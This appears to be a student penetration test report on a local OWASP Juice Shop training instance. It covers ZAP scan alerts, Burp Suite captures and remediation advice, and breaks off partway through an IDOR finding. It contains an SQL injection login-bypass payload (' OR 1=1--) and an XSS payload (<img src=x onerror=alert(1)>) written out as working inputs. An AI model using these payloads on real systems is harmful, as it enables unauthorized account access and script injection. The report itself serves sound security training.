WEB APPLICATION SECURITY ASSESSMENT REPORT

Target Application:

OWASP Juice Shop (Local Deployment)

Assessment Type:

Web Application Vulnerability Assessment & Penetration Testing

Prepared by:

Godwin T Saji

Date:

18.12.2025

Tools Used:

OWASP ZAP, Burp Suite Community Edition

EXECUTIVE SUMMARY

This reporting document includes the results of the security audit conducted on the OWASP JuiceShop Web Application.

In the assessment, it was aimed to identify the vulnerability of the web applications developed using the

Using the OWASP Top 10 and automation or manual testing methods.

The test results show that there are some weaknesses identified in the application regarding issues of security, such as injection flaws, cross-site scripting issues, and access control issues. The weaknesses are of high rank and could pose a serious threat if they are identified at the production level in the application.

SCOPE & METHODOLOGY

Scope

The scope of this assessment was limited to the locally hosted OWASP Juice Shop web application running on http://localhost:3000. No external systems or third-party services were tested.

Testing Methodology

The assessment was performed as a combination of automated vulnerability scanning and using manual penetration testing techniques. Testing was done in an environment, duly using ethical hacking tools, by following the OWASP testing guidelines.

Tools Used

- OWASP Juice Shop
- OWASP ZAP
- Burp Suite Community Edition
- Web browser (Burp built-in browser)


AUTOMATED SCAN RESULTS (OWASP ZAP)

OWASP ZAP was used to perform an automated vulnerability scan against the target application.

The scan identified several security issues related to missing security headers,

input validation weaknesses, and potential injection points.

Automated scanning was used as an initial discovery phase and was supplemented with manual testing.



Alerts (14)
- SQL Injection
- Content Security Policy (CSP) Header Not Set (Systemic)
- Cross-Domain Misconfiguration (Systemic)
- Missing Anti-clickjacking Header (2)
- Session ID in URL Rewrite (Systemic)
- Vulnerable JS Library
- Cross-Domain JavaScript Source File Inclusion (Systemic)
- Private IP Disclosure
- Timestamp Disclosure - Unix (Systemic)
- X-Content-Type-Options Header Missing (4)
- Information Disclosure - Suspicious Comments (4)
- Modern Web Application (Systemic)
- Retrieved from Cache (Systemic)
- User Agent Fuzzer (Systemic)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


Alerts 1 5 4 4 Main Proxy: localhost:8081 Current Status 0 0 0 0 0 0 0 0 0 0

Picture: OWASP ZAP automated vulnerability scan results

MANUAL TESTING RESULTS (OVERVIEW)

Manual testing was conducted to validate automated findings and to identify vulnerabilities that automated scanners may not reliably detect. Manual tests focused on injection flaws, cross-site scripting, and access control weaknesses.


While testing manually error 500 was detected



OWASP Juice Shop (Express ^4.21.0)

500 Error: No answer found!

at /juice-shop/build/routes/dataErasure.js:58:19



You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

VULNERABILITY 1: SQL INJECTION

- Description

SQL Injection occurs when user-controlled input is improperly handled and directly incorporated into database queries, allowing attackers to manipulate query logic.

- Affected Component

Login functionality

- Payload Used

' OR 1=1—

- Impact

Successful exploitation could allow an attacker to:

Bypass authentication

Access sensitive user data

Modify or delete database records

Potentially gain full control over the database

- OWASP Mapping


A03: Injection

- Risk Level

High


- Mitigation / Remediation Steps
  - Use parameterized queries or prepared statements for all database interactions
  - Implement strict server-side input validation
  - Apply least-privilege access controls to database accounts
  - Avoid exposing detailed database error messages to users
  - Conduct regular code reviews focusing on database interactions

- Tested with a dummy mail and password, OWASP Juice Shop doesn't let's through.



Email*: test@test123.com
Password*: •••••••

- In the Burp Intercept requests, the dummy mail and password can be seen, now the dummy mail is replaced with a payload


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 18
Notes
Pretty Raw Hex
Search
0 highlights
Event log All issues
Memory: 142.8MB of 3.64GB
Disabled

Request to http://localhost:3000 [127.0.0.1]


Time	Type	Direction	Method	URL	Status code	Length
13:05:08 18 De...	HTTP	→ Request	GET	http://localhost:3000/rest/admin/application-configuration		
13:05:14 18 De...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=Zv85XaNu7PAhHcGVAAAI		1
13:05:20 18 De...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PimOe2n		
13:05:31 18 De...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login		
13:05:31 18 De...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		
13:05:43 18 De...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PimOjbK		
13:06:39 18 De...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PimOpxX		

Request

```
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
skma9RKLwM7j1Vn0PZmrxE3oAZPtNf0Pu26G1N2QgJye48YWk6BXDp5qvbE4
Connection: keep-alive

{
  "email":"test@test123.com",
  "password":"test123"
}
```

- The Payload used is “' OR 1=1—", using this payload and forwarding the intercept, OWASP Juice Shop breaks through



```
Time             Type  Direction   Method  URL                                                                          Status code  Length
13:05:08 18 De…  HTTP  → Request   GET     http://localhost:3000/rest/admin/application-configuration
13:05:14 18 De…  WS    ← To client         http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=Zv85XaNu7PAhHcGVAAAI                1
13:05:20 18 De…  HTTP  → Request   GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PimOe2n
13:05:31 18 De…  HTTP  → Request   GET     http://localhost:3000/rest/user/whoami
13:05:43 18 De…  HTTP  → Request   GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PimOjbK
13:09:01 18 De…  HTTP  → Request   POST    http://localhost:3000/rest/user/login
13:09:04 18 De…  HTTP  → Request   GET     http://localhost:3000/rest/user/whoami
```

Request

Pretty Raw Hex


```
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
skmaSRKLwM7j1Vn0PZsrxE3oAZPtNf0Pu26G1N2QgJye48YWk6BXDp5qvbE4
Connection: keep-alive

{
  "email":"' OR 1=1--",
  "password":"test123"
}
```

Search

0 highlights

- Logged in into OWASP Juice Shop with a dummy mail



VULNERABILITY 2: CROSS-SITE SCRIPTING (XSS)

- Description

Cross-Site Scripting (XSS) allows attackers to inject malicious JavaScript into web pages, which is then executed in the victim's browser.

- Affected Component

Search / Feedback input field

- Payload Used

```
<img src=x onerror=alert(1)>
```

- Impact

An attacker could:

- Steal session cookies
- Perform actions on behalf of authenticated users
- Redirect users to malicious websites
- Deliver malware or phishing content

- OWASP Mapping

A03: Injection

- Risk Level

Medium

- Mitigation / Remediation Steps

- Encode all user-supplied output before rendering it in the browser


- Implement a strict Content Security Policy (CSP)

- Sanitize and validate input on both client and server side

- Avoid using unsafe JavaScript functions such as eval()

- Use modern frameworks that automatically escape output

- Payload when used in the search bar



OWASP Juice Shop

```
localhost:3000/#/search?q=http:%2F%2Flocalhost:3000%2F%23%2Fsearch%3Fq%3D<img%20src%3Dx%20onerror%3Dalert(1)>
```

localhost:3000 says

1

OK
OWASP Juice Shop
error=alert(1)>
Account
Your Basket
0
EN
Search Results - http://local
No results found
Try adjusting your search to find what you're looking for.

When the browser shows:

localhost:3000 says 1

that is the JavaScript alert(1) executing successfully.
This confirms XSS**.**

VULNERABILITY 3: BROKEN ACCESS CONTROL (IDOR)

- Description

Broken Access Control occurs when an application does not properly enforce authorization checks, allowing users to access or modify resources belonging to other users.

- Affected Component

User profile / resource identifier

- Impact

An attacker could:

- View or modify other users' personal information
- Perform unauthorized actions
- Escalate privileges

- OWASP Mapping

A01: Broken Access Control

- Risk Level

High

- Mitigation/Remediation Steps

- Enforce server-side authorization checks for every request


- Do not rely on client-side validation for access control

- Use indirect object references instead of predictable IDs

- Implement role-based access control (RBAC)

- Log and monitor unauthorized access attempts

- Items added to users basket




Your Basket (sajigodwin44@gmail.com)

Banana Juice (1000ml)	2	1.99¤	
Apple Pomace	2	0.89¤	

Total Price: 5.76¤

You will gain 0 Bonus Points from this order!

- Basket id is shown as 10 at the Request section



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
